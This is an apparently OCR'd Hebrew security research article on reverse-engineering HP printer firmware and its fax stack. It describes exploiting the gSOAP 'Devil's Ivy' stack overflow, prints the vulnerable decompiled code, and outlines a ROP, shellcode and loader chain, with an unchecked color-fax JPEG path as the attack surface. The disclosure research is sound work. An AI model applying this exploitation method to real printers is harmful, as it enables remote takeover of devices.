
[אותה המחרוזת, כאשר הפעם העלמנו את כל התווים הדפיסים]

גם הבתים החסרים האלו מורכבים משני סוגים עיקריים. תווים בודדים, ותווים כפולים. והמרחק בין התווים הבודדים נראה מאוד "תבניתי".



[מדידת המרחקים בין התווים הבודדים מראה שהמרחקים עונים על תבנית כלשהיא]

אם נסתכל על אותו מבנה מזווית שונה, התבנית תהפוך להיות קצת יותר ברורה. עכשיו ממש מתחילים לראות תבנית. ואם תבהו מספיק בתבנית הזאת, תבינו בסופו של דבר שהתבנית די פשוטה. הבית הראשון בכל חלק כזה הוא פשוט bitmap שמתאר את שמונת הבתים שאחריו. בכל מקום שבו הביט כבוי, התבצע חילוף מסוים שמתואר על ידי צמד בתים.



[אותה התבנית, הפעם מחולקת לשורות. ניתן כעת לראות בבירור את החוקיות.]

מגניב! התבנית הזו היא גם די קונסיסטנטית ונשמרת עבור כל ה-section. זה אומר בגדול שעכשיו אנחנו מבינים מהם הבתים הבודדים. מה שנשאר זה להבין מה הם הבתים הכפולים, ואיך ניתן להחליף אותם בחזרה לבתים המקוריים שלהם.

אם אתם מבינים משהו בדחיסה, אז אתם כנראה מבינים שכמות האפשרויות כאן היא די מוגבלת. צמד הבתים האלו יכול לתאר מצביע קדימה/אחורה, הוא יכול להיות אינדקס למילון או שהוא יכול להיות איזשהו סוג של sliding window (חלון זז). אנחנו יכולים די בוודאות לומר שלא מדובר על מצביע קדימה/אחורה, וגם שלא מדובר על מילון, כיוון שכשאנחנו מחפשים בקובץ קישורים תקינים למידע שאנחנו יודעים שאמור להופיע שם אנחנו לא מצליחים למצוא דבר. מה שמשאיר לנו אופציה אחת בלבד - sliding window.

ל-sliding window צריכים להיות מספר פרמטרים שצריך להבין על מנת שנוכל לזהות ולפתוח את הדחיסה, כמו גודל החלון, גודל ההחלפה, ומיקום ההחלפה בחלון. עכשיו כשאנחנו מבינים את זה, אפשר שוב לפנות לידידנו הישן Google ולנסות למצוא איזשהו יישום דומה לשלנו.

זו לא הייתה משימה פשוטה, אבל בסופו של דבר הצלחנו למצוא אי שם בנבחי האינטרנט אתר שמתאר שיטת דחיסה מאוד דומה לשלנו... במבט קצת יותר קרוב מתברר שזו בדיוק שיטת הדחיסה שלנו (!). השיטה הזו הומצאה על ידי חברה בשם softdisk, מהי החברה הזו ואיפה השתמשו בדחיסה הזו בעבר? לא נגלה את התשובה כאן, אבל רק נאמר שהתשובה היא משעשעת ביותר ונשאיר את זה כתרגיל לקורא. בהצלחה!

אז עכשיו יש לנו את הנתונים החסרים שיאפשרו לנו לפתוח את הדחיסה. אם נבנה סקריפט שישתמש בנתונים האלו נוכל עכשיו לפתוח את הדחיסה ולקבל את כל הבתים החסרים.
סוף סוף אנחנו מסתכלים על קובץ שמכיל את הקוד של המדפסת. קוד אמתי, שאפשר לקרוא ולאבחן. במילים אחרות - #מתחילים.

לקח בדיעבד - 2#

תודו שהיה מגניב לאבחן בעצמנו איך עובדת דחיסת Firmware ייעודית של HP ☺ יחד עם זאת, כחוקרים חשוב שנבין גם *למה* דברים נראים כמו שהם, ולא רק *איך* הם נראים או *איך* נתמודד / נעקוף אותם.
רוב מבני ה-Firmware השונים נבנים לפי 3 שכבות שונות:

1. הגנה על הקובץ בעת השליחה שלו אל המוצר - הצפנה ו/או קידוד ייעודי כלשהו
2. פורמט הקידוד עבור השליחה של הקובץ - במקרה שלנו, שליחה בתור מטלה להדפסה (Print Job)
3. אחסון המידע על ה-Flash

ברוב המקרים השכבה הראשונה אינה קיימת, לחברות בדרך כלל אין מספיק מודעות בשביל לטרוח להשקיע בכוח אדם שכל מטרתו להקשות על חוקרים לחקור את המוצר שלהן. הייתי אומר שלא אכפת להן, אבל זה אפילו לא נמצא בעולם המונחים שלהן כדי שהן יחליטו במודע שלא אכפת להן. בנוסף, למעט במקרה המוזר של מדפסות, קבצי עדכון הם בדרך כלל באמת קבצים, והם ישלחו ברשת כמעט כמו שהם באמת ישמרו בפועל בזכרון הקשיח (על ה-Flash).

אז אם הדחיסה לא נועדה לשלב הראשון, והבנו שהיא לא קשורה בכלל לשלב השני, זה אומר שהדחיסה נועדה להקל על השמירה ל-Flash. אז למה HP לא יכלו פשוט להשתמש ב-ZLIB? למה להמציא את הגלגל מחדש כשפתרון מדף נגיש משיג תוצאות דחיסה משמעותית יותר טובות?

בואו ננסה לחשוב לרגע כמו מדפסת. בכל פעם שמפעילים אותנו רץ קוד ראשוני קטן (bootloader) שתפקידו להעלות את הקוד המלא שלנו כדי שנוכל לדעת איך לרוץ. ה-bootloader אחראי למפות לזכרון את הקוד המלא, ולכן הוא יודע איך לפתוח את הדחיסה ולאן למפות כל חלק לזיכרון. לתוכניתן של ה-bootloader לא אכפת שהתוכניתן של ה-Firmware משתמש ב-ZLIB בגלל שהוא יושב במדור אחר ועובד על תכולה אחרת בפרויקט. לתוכניתן שלנו בדרך כלל אכפת שה-bootloader המקומפל יהיה כמה שיותר קטן כי מקציבים לו ממש מעט זיכרון Flash וכל הקוד שלו צריך להיכנס לשם. לכן הוא לא יכול להרשות לעצמו לקמפל ספריית קוד פתוח "בזבזנית" וגנרית, ולרוב הוא יעדיף לבחור מימוש דחיסה קטן שחבר שלו שלח לו או שהוא כבר ראה באיזה פרויקט קודם.

למזלנו, אם ה-bootloader רץ ראשון, אז אין מי שיפתח ממנו את הדחיסה ולכן הוא חייב להשמר "גלוי" ומכאן שבדרך כלל קל לזהות אותו בתוך המבנה של ה-Firmware. בנוסף, אם אמרנו שקוד פתיחת הדחיסה ממומש ב-bootloader אז נוכל לחפש אותו שם כדי לדעת איך לפתוח את הדחיסה וגם איך לטעון כל חלק של ה-Firmware ל-IDA: כמה בתים לטעון לאיזה כתובת ובאיזה הרשאות.

```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
EA FF FD A2 E2 82 20 01 E5 83 20 00 E5 9F 10 30   êÿý¢â‚ .åƒ .åŸ.0
E5 91 00 00 E3 50 00 00 0A 00 00 05 E1 4F 20 00   å'..ãP......áO .
E2 4E E0 04 E9 2D 54 04 EB 00 00 06 E3 A0 A0 00   âNà.é-T.ë...ã  .
EA FF FD 96 E3 A0 A0 00 E2 8D D0 10 EA FF FD 93   êÿý–ã  .â.Ð.êÿý“
80 00 0C AC 80 00 0C D0 E5 1F F0 04 41 48 71 41   €..¬€..Ðå.ð.AHqA
F1 08 00 80 E5 9F 10 A4 E5 91 00 00 E3 50 00 00   ñ..€åŸ.¤å'..ãP..
1A 00 00 0F E5 91 00 00 E3 50 00 00 0A FF FF FC   ....å'..ãP...ÿÿü
E5 9F 50 8C E5 95 40 00 E5 9F 30 88 E5 93 30 00   åŸPŒå•@.åŸ0ˆå“0.
E3 53 00 00 0A 00 00 06 E5 93 30 00 E5 85 30 00   ãS......å“0.å…0.
E0 43 50 04 E5 9F 40 70 E5 94 30 00 E0 83 30 05   àCP.åŸ@på”0.àƒ0.
E5 84 30 00 F1 0C 00 80 E5 9F 10 60 E5 81 00 00   å„0.ñ..€åŸ.`å...
E5 90 20 04 E5 90 30 18 E2 82 20 01 E5 80 20 04   å. .å.0.â‚ .å€ .
E1 A0 40 00 E1 A0 50 03 EB FF FF BF E1 A0 00 04   á @.á P.ëÿÿ¿á ..
```

[hexdump של חלק מקוד ה-bootloader, כפי שמופיע ב-Firmware.]

לפי תבניות הבתים (עמודות של בתי EX) ניתן לראות בבירור שמדובר בקוד ARM. מצויידים בידע הזה, יחסית קל לחפש את קוד הדחיסה בתוך ה-bootloader, ואז אפשר פשוט להעתיק את פונקציית פתיחת הדחיסה ולקמפל סביבה פרויקט קטן משלנו. הפרויקט יטען בלוב בינארי דחוס מקובץ אחד, וישמור לקובץ אחר את המידע לאחר פתיחת הדחיסה. בצורה הזו נוכל לאט לאט להרוויח "ספריות" לפתיחת דחיסה שאולי ישמשו אותנו במחקר הבא, ואפילו לא נצטרך להבין בעצמנו איך הדחיסה עובדת.

תהליך הפריסה

לפני שנתחיל לחפש חולשות בפקס, כדאי שנבין קודם כל מי נגד מי, מה מערכת ההפעלה וממה היא מורכבת.

מערכת ההפעלה - ThreadX

המדפסת מריצה מערכת הפעלה real-time מבוססת ThreadX מתוצרת חברת Green Hills. כלומר, מערכת ההפעלה מגדירה מרחב זיכרון יחיד וקבוע (לרוב יקרא "מרחב זכרון שטוח") שבתוכו ירוצו מספר Task-ים שונים. כל ה-Task-ים רצים בהרשאות מעבד גבוהות (יש רק kernel) וחולקים את אותו מרחב זיכרון (אין הפרדה לתהליכים). במערכות הפעלה real-time לרוב נראה כי לכל Task תהיה פונקציה ראשית שרצה בלולאה אינסופית וקוראת הודעות שהתקבלו מ-Task-ים אחרים, מטפלת בהם ואז חוזרת להמתין להודעה הבאה לטיפול.

דגשים לניצול חולשות

- מערכת ההפעלה מגדירה מרחב זיכרון וירטואלי *קבוע* (אין מנגנון ASLR)
- ברגע שנשתלט על Task אחד, נוכל לשלוט במערכת כולה (Task-ים חולקים מרחב זיכרון משותף ורצים בהרשאות גבוהות)

ערכי DSID

לאחר שהתחלנו לנתח את ה-Task שכנראה אחראי על מכונת המצבים של פרוטוקול ה-T.30 (פרוטוקול הפקס) ואשר נקרא בשם הנוח מאוד "tT30", מצאנו תופעה מעניינת. לאורך הקוד ישנן קריאות רבות למה שנראה כמו פונקציות לוג, אשר מקבלות כפרמטר ערכים מספריים ייחודיים יחסית, הנראים קשורים אחד לשני. להלן דוגמא בה ניתן לראות את המספרים 0x107AD ו-0x107AC.

```
  yb_SetT30State_1(6, 0);
  yb_SetT30State_1(T30_STATE1_BLOCK_ARRIVED_FLAG, 1);
  EI_mark_state_status(0x107ADu);
  EI_mark_state_status(0x107ACu);
  return 1;
}
```

אם נוכל לגלות מה המשמעות של הקבועים הללו, נקבל רמזים חשובים בנוגע לאירוע עליו מדווחת הקריאה ללוג, דבר שיסייע לנו משמעותית בהבנת הקוד.

לאחר חיפוש של הקבועים הנ"ל ברחבי ה-Firmware, מצאנו כי הם מופיעים גם במה שנראה כמו רשימות של מחרוזות, אשר כולן מופיעות עם התחילית "_DSID":

```
DCB    0
DCB    0
DCB    0
DCB    0
DCD 0x107AC
DCD aDsid_t30_send_page_confirm ; "DSID_T30_SEND_PAGE_CONFIRMED"
DCB    0
DCB    0
DCB    0
DCB    0
DCD 0x107AD
DCD aDsid_t30_send_block_confir ; "DSID_T30_SEND_BLOCK_CONFIRMED"
```

במקרה שתיארנו למעלה נראה כי המחרוזות מתארות בצורה הגיונית את הפונקציה:

1. מכונת המצבים של הפרוטוקול מדווחת על קבלה מוצלחת של "בלוק"
2. אירוע הלוג מדווח על שליחה מוצלחת של "בלוק"
3. אירוע הלוג העוקב מדווח על שליחה מוצלחת של "דף"

ואכן, המפרט של פרוטוקול T.30 מתאר כי הפקס מפוצל לדפים, המורכבים מבלוקים, המורכבים משורות. באמצעות סקריפט Python נמפה את כל המחרוזות המתחילות ב-"_DSID" לערכים הקבועים השמורים לידן בטבלה, וכעת קיבלנו Enum המתרגם לנו את ערכי הלוג למשמעות המילולית שלהם. מכאן ואילך, מרבית הפונקציות ב-Firmware יכילו רמזים מועילים בנוגע לאירועים המדווחים ללוג בתוך כל פונקציה.

קפיצות לוגיות בין Task-ים

במהלך הניתוח של מכונת המצבים של T.30, ולאחר מכן בניתוח של מודם ה-HDLC ‏("tFaxModem"), מצאנו שישנו שימוש חוזר באובייקט המכיל רשימה של מצביעים לפונקציות. לצערנו לא הצלחנו למצוא את האתחול של טבלאות המצביעים, ולכן ניסינו להצליב בין השימושים השונים בכדי להסיק מה עושות הפונקציות החסרות. הצלבה זו העלתה שאחת הפונקציות משמשת להקצאה / קבלה של הודעה מ-Task אחר, ואחרת משמשת לשחרור / שליחה של הודעה הלאה ל-Task הבא.

דוגמא לכך ניתן לראות בפיסת הקוד הבאה מתוך מכונת המצבים של T.30, אשר אמורה לקבל הודעות ממודם ה-HDLC:

```
while ( 1 )
{
    /* A frame context is passed to us after the modem parsed it */
    hdlc_ctx = (*(*g_T30_STM_function_context + 44))(g_T30_STM_function_context);
    ...
    /* The frame will now be parsed by the T.30 state machine */
    opcode = fax_hdlc_parse_packet(&hdlc_ctx->payload, hdlc_ctx->length);
    fax_update_state_using_hdlc_control_opcode(opcode);
    fax_Log(0, 0, opcode, &hdlc_ctx->payload, hdlc_ctx->length);
    ...
}
```

לצערנו כאן הגענו למכשול. בלי היכולת למצוא את הפונקציות החסרות, לא נוכל לעקוב אחרי זרימת המידע בין ה-Task-ים השונים, דבר שישאיר אותנו עם קפיצות לוגיות, או חורים, בין ה-Task-ים. לאחר

שלב מסויים במחקר הגענו למבוי סתום. הגענו לשיא ההבנה שלנו של ה-Firmware, אבל מדובר בהבנה חלקית מדי בגלל החורים בזרימת המידע. בנקודה זו הבנו שאין ברירה, אנחנו חייבים למצוא את אותם מצביעים לפונקציות בכדי להשלים את חלקי הפאזל החסרים, ולשם כך נצטרך לדבאג את המדפסת.

בניית דיבאגר

הדבר הטבעי בפרויקטי Embedded יהיה להתחבר לממשקי ה-Debug המובנים (JTAG למשל) ופשוט להמשיך משם, אבל כמו שראינו קודם לכן, הממשקים הנ"ל נעולים / לא מגיבים ולכן ניאלץ לבחור פתרון יצירתי יותר. במקרים כאלו נהוג לחפש "חולשת דיבאג", חולשת הרצת קוד מממשק אליו יש לנו גישה (לאו דווקא הממשק המקורי דרכו רצינו לתקוף). באמצעות השמשת החולשה נוכל להריץ קוד על המוצר ומשם נוכל "להתקין" בעצמנו דיבאגר שיקבל הנחיות דרך איזה ממשק חומרתי / רשתי שנבחר.

חיפוש חולשת דיבאג

למרות שזה מגניב למצוא חולשות חדשות, 0-Days, במקרים רבים אין לכך צורך: כל חולשה ידועה, 1-Day, שנוכל להשמיש להרצת קוד על המדפסת תספיק לנו. בסיכוי סביר נוכל למצוא חולשה ידועה (ובתקווה עם CVE יחסית מתועד) בספריית קוד פתוח שנמצאת כבר במדפסת, ובייחוד לאור העובדה שה-firmware שלנו הוא משנת 2015. לצערי עוד לא מצאתי כלי שימושי כדי לחלץ בצורה אוטומטית את גרסאות כל ספריות הקוד הפתוח שנמצאות במוצר embedded[1], ולכן נאלץ לבחור בין שתי שיטות נפוצות:

1. חיפוש מחרוזות מוכרות ב-Firmware ירמז לנו מה הספריות שבשימוש, ולרוב גם יגלה לנו מה הגרסאות הספציפיות: OpenSSL 1.0.1j, libpng 1.2.9 וכו'.
2. לפעמים אפשר למצוא באתר היצרן רשימה של כל ספריות הקוד הפתוח שכלולות במוצר, היות ורשיונות הקוד הפתוח מחייבים אותו לציין סייגים בנוגע לתנאי השימוש בכל ספרייה.

מצויידים ברשימה מלאה של ספריות קוד פתוח, יש לנו כמה דרכים לחפש בהן חולשה שתתאים לנו:

1. חיפוש באינטרנט של CVE-ים קריטיים (אנחנו רוצים להריץ קוד) בגרסאות הרלוונטיות של הספריות
2. אם כבר יש לכם חולשות מועדפות, אפשר פשוט לבדוק אם הן יהיו רלוונטיות גם הפעם
3. גם ערנות זה חשוב. ה-CERT האמריקאי מפיץ מייל שבועי עם רשימת כל החולשות שהתפרסמו באותו השבוע, וכבר יצא לי לא פעם ולא פעמיים שהחולשות שהתפרסמו שם בדיוק התאימו לפרויקט עליו עבדתי

---

[1] בימים אלה אנחנו מפתחים תוסף ל-IDA, הנקרא Karta, אשר אמור לספק בין היתר גם זיהוי ואבחון גרסאות של ספריות קוד פתוח בתוך בינארי כלשהו.

Devil's Ivy

ואחרי ההסבר המלומד הזה, לפעמים גם טיפת מזל יכולה להספיק. במהלך המחקר ראינו שנעשה שימוש בספריית הקוד הפתוח gSOAP, ולכן כשראינו ציוץ בטוויטר בנוגע לחולשה בשם "Devil's Ivy" בספריית gSOAP מיהרנו לבדוק במה מדובר. החולשה, CVE 2017-9765, היא חולשת הרצת קוד ונראה שהיא בדיוק מה שחיפשנו.

להלן צילום מסך מ-IDA המראה את הקוד הפגיע:

```
char *s; // r6
signed int i; // r7
signed int c_1; // r4
unsigned int c; // r0
int v6; // r6
char buf[64]; // [sp+0h] [bp-54h]

s = buf;
i = 64;
while ( 1 )
{
  c = yl_soap_getchar(soap);
  c_1 = c;
  if ( c == -1 || c == '?' )
    break;
  if ( --i > 0 )
  {
    if ( c < 0x21 )
      LOBYTE(c_1) = 0x20;
    *s++ = c_1;
  }
}
*s = 0;
```

מדובר בחולשת Integer-Underflow שנובעת מהעובדה שהערך של המשתנה i מתעדכן על כל תו שנשלח, גם לאחר שכבר עברנו את מכסת 64 התווים שמוקצת לחוצץ המחסנית שלנו. באמצעות שליחת XML ענקי (קצת מעל 2GB) ערכו של המשתנה יחזור להיות חיובי, יעבור את הבדיקה ונקבל דריסת מחסנית.

השמשת חולשת הדיבאג

לצערנו באמת הייתה לנו רק טיפת מזל, בגלל שהחולשה הזו מגיעה עם מספר אילוצים די בולטים לעין:

1. המדפסת שלנו מדפיסה מהר, אבל מקבלת הודעות רשת יחסית לאט. גם אחרי מספר סבבי אופטימיזציה אנחנו עדיין צריכים לחכות בערך 7 דקות כדי שהניצול יצליח. אני בטוח שחלק מהקוראים יודעים שאפשר להספיק לעשות די הרבה דברים בפרק זמן של 7 דקות ;)
2. יש לנו מספר אילוצי תווים במהלך ההשמשה, אבל מדובר באילוצים יחסית סטנדרטיים לחולשה בממשק טקסטואלי. התווים האסורים הם:
   a. תווים לא דפיסים: 0x00 - 0x19
   b. סימן שאלה - '?': 0x3F
3. יש לנו בעיה של ביצה ותרנגולת. את החולשה הזו נאלץ להשמיש ללא דיבאגר, ולכן נוכל לעזר רק ב-IDA ובכך שממשק הדיבאג הסיריאלי יוציא לנו crash dump חלקי בכל פעם שניגש לכתובת לא חוקית בזכרון.

נקודה חשובה בנוגע להשמשה מעל מעבדי ARM, למעשה ברוב המעבדים שאינם מתוצרת אינטל, היא שהמעבד עושה שימוש במספר מבני cache. ההודעה ששלחנו תשמר במבנה האחראי על מידע (D-Cache) ואילו אנחנו נרצה להריץ קוד מהמבנה האחראי לפקודות (I-Cache). המשמעות היא שלמרות שהמעבד אינו משלב מנגנון הגנה מסוג W^X (מידע יהיה או כתיב או בר הרצה), אנו עדיין לא יכולים פשוט לשנות את כתובת החזרה השמורה על המחסנית כך שתצביע על ההודעה שאנחנו שלחנו. זאת משום שבבואו לשלוף את הפקודות, המעבד יראה את המידע כפי שהוא שמור ב-I-Cache וה-shellcode שלנו עדיין יהיה שמור ב-D-Cache ולא יספיק לחלחל ליתר מבני הזיכרון.

כדי לעקוף את האילוצים השונים, נבנה שרשרת תקיפה שתורכב (בגדול) מהשלבים הבאים:

1. שלב ROP שינקה את ה-D-Cache וה-I-Cache כך שיהיו מסונכרנים ויכללו את המידע ששלחנו
2. Shellcode בסיסי שיפתח את הקידוד מעל התוכן שבאמת רצינו לשלוח (כדי להתגבר על אילוצי התווים)
3. לאחר הפתיחה הקוד שיטען יהיה loader קטן שמחכה לקבלת וטעינת הדיבאגר המלא שישלח אליו מעל TCP לפורט שתואם מראש - בצורה זו נעקוף אילוצי מקום שנובעים ממשקל הדיבאגר המלא

אחרי שהשלמנו בהצלחה את כל השלבים הללו התברר שלניצול החולשה במדפסת יש כמה תופעות לוואי. אחת מהן היא שאחרי כל ניצול מוצלח נקבל תקופת חסד של בין 2 ל-10 דקות. בתום פרק הזמן הזה המדפסת תקרוס מסיבה שאינה ברורה, מה שיאלץ אותנו לחכות שוב 7 דקות עד שהתקיפה הבאה תסתיים. אנחנו לא צריכים לספר לכם כמה דברים אפשר להספיק בפרק זמן של 7 דקות...

זו לא החולשה הטובה בעולם, אבל היא מספיק טובה בשבילנו ובעולם ה-embedded אי אפשר להיות בררניים.

טעינת גשש - Scout Debugger

אחרי שבמחקר הקודם עשינו שימוש באב-טיפוס של דיבאגר משלנו, החלטנו להרחיב אותו ולעשות בו שימוש מלא במחקר הפקס. Scout הוא דיבאגר שפיתחנו והוא למעשה "דיבאגר לעניים", או בשמו הרשמי "דיבאגר מבוסס הנחיות". Scout תומך כיום במעבדי אינטל ו-ARM וייתרונו נעוץ בכך שהוא תומך במספר תצורות שונות:

- הזרקה לתהליך user-mode רגיל בסביבה מבוססת Unix (ליתר דיוק, סביבה תואמת Posix)
- טעינה כדרייבר לקרנל של לינוקס בשביל לדבג חולשות Privilege Escalation (זה היה אב הטיפוס)
- הזרקה למרחב הזכרון של מוצר embedded בסביבה מבוססת Unix (כנ"ל)

לפני שיוזרק למרחב הזכרון של מוצר embedded הוא עובר קימפול מיוחד בכדי שיוכל לרוץ ללא שום תלות בכתובת הזכרון אליה הוא יוזרק. על מנת לקרוא לפונקציות ספריה כמו: socket, bind, memcpy או sleep, הדיבאגר עושה שימוש בטבלה משלו (מעין GOT אישי) המכילה את הכתובות השונות ב-Firmware בהן יופיעו הפונקציות הנ"ל. היתרון הבולט הוא בעובדה שאנחנו יכולים לפתח לדיבאגר הנחיות חדשות בקוד C, לקמפל אותו כאילו מדובר בתוכנית User-ית פשוטה ואז להזריק אותו כך שירוץ בצורה טבעית וחלקה במרחב הזכרון של המדפסת.

לאחר שהוא מתחיל לרוץ במרחב הזיכרון של התהליך / המוצר אותו נרצה לדבג, הוא פותח שרת תקשורת ומאזין לקבלת הנחיות. באמצעות שליחה של הנחיות לקריאת זכרון / כתיבת זכרון או כל הרחבה שנרצה להוסיף, נוכל להשתמש ב-Scout כדי לדבג את המדפסת כרצוננו.

הקוד המלא של Scout יחד עם סקריפטי התשתית שלו, הנחיות שימוש ודוגמאות נמצא ב-GitHub שלנו:

https://github.com/CheckPointSW/Scout

אז איך בכלל עובד פקס?

עד עכשיו דיברנו על לא מעט נושאים, ועדיין לא הסברנו לכם איך פקס בכלל עובד. עכשיו אחרי שנעזרנו ב-Scout כדי לפרוס דינאמית את ה-Firmware, הנה ההסבר שלנו לפרוטוקול ה-T.30. הודעות הפקס נשלחות מעל עורק תקשורת HDLC שמוקם בתחילת השיחה בין המודם שלנו למודם המקבל. תהליך ההקמה של עורק ה-HDLC הוא זה שמצפצף בצורה המוכרת לרובנו מהשימוש בפקס.




Figure 10/T.30

הפרוטוקול עצמו של T.30 מחולק למספר שלבים:


א. Phase A - שליחה של מזהה שיחה (CallerID) - שדה טקסטואלי באורך 20 תווים

ב. Phase B - מעין Handshake דרכו מתבצע תיאום יכולות נתמכות בין המודם השולח והמקבל

ג. Phase C - זהו השלב החשוב ביותר מכיוון ובו מועבר התוכן של המסמך המיועד לשליחה. התוכן נשלח שורה-שורה, עמוד-עמוד עד שכל המסמך יעבור בהצלחה

ד. Phase D - שלב סיום בו כל צד מודיע לשני על הצלחה / כישלון ובמידת הצורך חוזרים לשלבים הקודמים לשליחה חוזרת

להלן תרשים המתאר את סדר שליחת וקבלת ההודעות כפי שתיארנו:



נהוג לחשוב שמעל פקס נשלחים קבצי ‎*.TIFF‎ דבר שלא רחוק כל כך מהמציאות. המידע שנשלח בפרוטוקול הוא למעשה התוכן, ללא כותרות, של קובץ ‎*.TIFF‎ הדחוס באמצעות הדחיסות G3/G4 של הפורמט. הכותרות עצמן נבנות בצורה אוטומטית על ידי המכשיר המקבל, המדפסת במקרה שלנו, באמצעות המידע שתואם בשלבים הראשונים של הפרוטוקול. מנקודת מבט של תוקף מדובר במגבלה מסויימת. למרות שישנן הרבה חולשות בפרסור קבצי ‎*.TIFF‎, הן לרוב דורשות שליטה מלאה בשדות כותרת, ובמקרה שלנו אנחנו יכולים לשלוט אך ורק במידע הדחוס שנשלח ומהווה את התוכן של המסמך, אך לא התיאור של המסמך.

פקס צבעוני

מה?

כמו כל פרוטוקול טוב, התקן של T.30 מגדיר מספר הרחבות ואחת מהן היא: פקס צבעוני. אחרי פרסור היכולות של מודם הפקס שלנו, מסתבר שהמדפסת שלנו אפילו תומכת בהרחבה הזו:

```
67.    0: duplex / half-duplex
68.    1: JPEG
69.    1: full colour
70.    0: set to 0
71.    0: 12 bits/pel
```

למרות שלא ידעתי שבכלל קיים דבר כזה, מסתבר שפקס צבעוני זה דבר והוא קיים ובשימוש. לפי האינטרנט, וכמה בריטים שדיברנו איתם על הנושא, בתי חולים (בעיקר בבריטניה) עושים שימוש נרחב בפקסים צבעוניים בין אחד לשני בכדי להעביר "מידע מדוייק" הנחוץ במהלך ניתוח של מטופלים.

אז איך זה עובד?

בשלב הזה חזרנו חזרה ל-Firmware וניסינו להבין איך עובד פקס צבעוני. למזלנו החלק הזה היה פשוט יחסית: התוכן של פקס צבעוני פשוט מתקבל ונשמר במלואו לתוך קובץ jpg. ("%s/jfxp_temp%d_%d.jpg" ליתר דיוק) וזהו. זה נראה טוב מכדי להיות אמיתי, אז אני אחזור על זה שוב: התוקף שולט על *כל* התוכן של קובץ ה-jpg. שהתקבל בצד המדפסת, והמדפסת לא עושה *שום בדיקה* על תוכן הקובץ כאשר הוא מתקבל. לאחר הקבלה, המדפסת תצטרך לפרסר את הקובץ כדי להדפיס אותו, ובסיכוי סביר כאן נוכל למצוא חולשה שתאפשר לנו להשתלט על המדפסת דרך הפקס.

ממציאים את הגלגל מחדש

מסיבה שטרם הבנתי, מפתחי Firmware נוטים לפתח בעצמם מודולי תוכנה אשר מומשו בעבר בספריות קוד פתוח, גם כאשר ספריות הקוד הפתוח הינן יציבות ולא מכילות חולשות ידועות. במקרה הזה, ישנה ספריית קוד פתוח לפרסור קבצי JPEG בשם libjpeg (כמה מפתיע). למעשה, ל-libjpeg יש שם של ספרייה "ידועה לשמצה" בקרב חוקרים, משום שלא נמצאה בה שום חולשה משמעותית כבר למעלה מעשר שנים (!). למזלנו, המפתחים בחברת HP בחרו לממש פרסר JPEG ייעודי משלהם, והוא פועל בצורה הבאה:

1. בתחילה נבדק כי הקובץ מתחיל בסמן התחלה (Start Of Image - SOI): 0xFFD8
2. הפרסר רץ בלולאה ומטפל בכל אחד מהסמנים הנתמכים
3. בסיום, המידע הרלוונטי מוחזר לקורא וכולל את: גובה התמונה, רוחב התמונה וכו'.

CVE-2018-5925 - דריסת זכרון בפרסור סמן COM

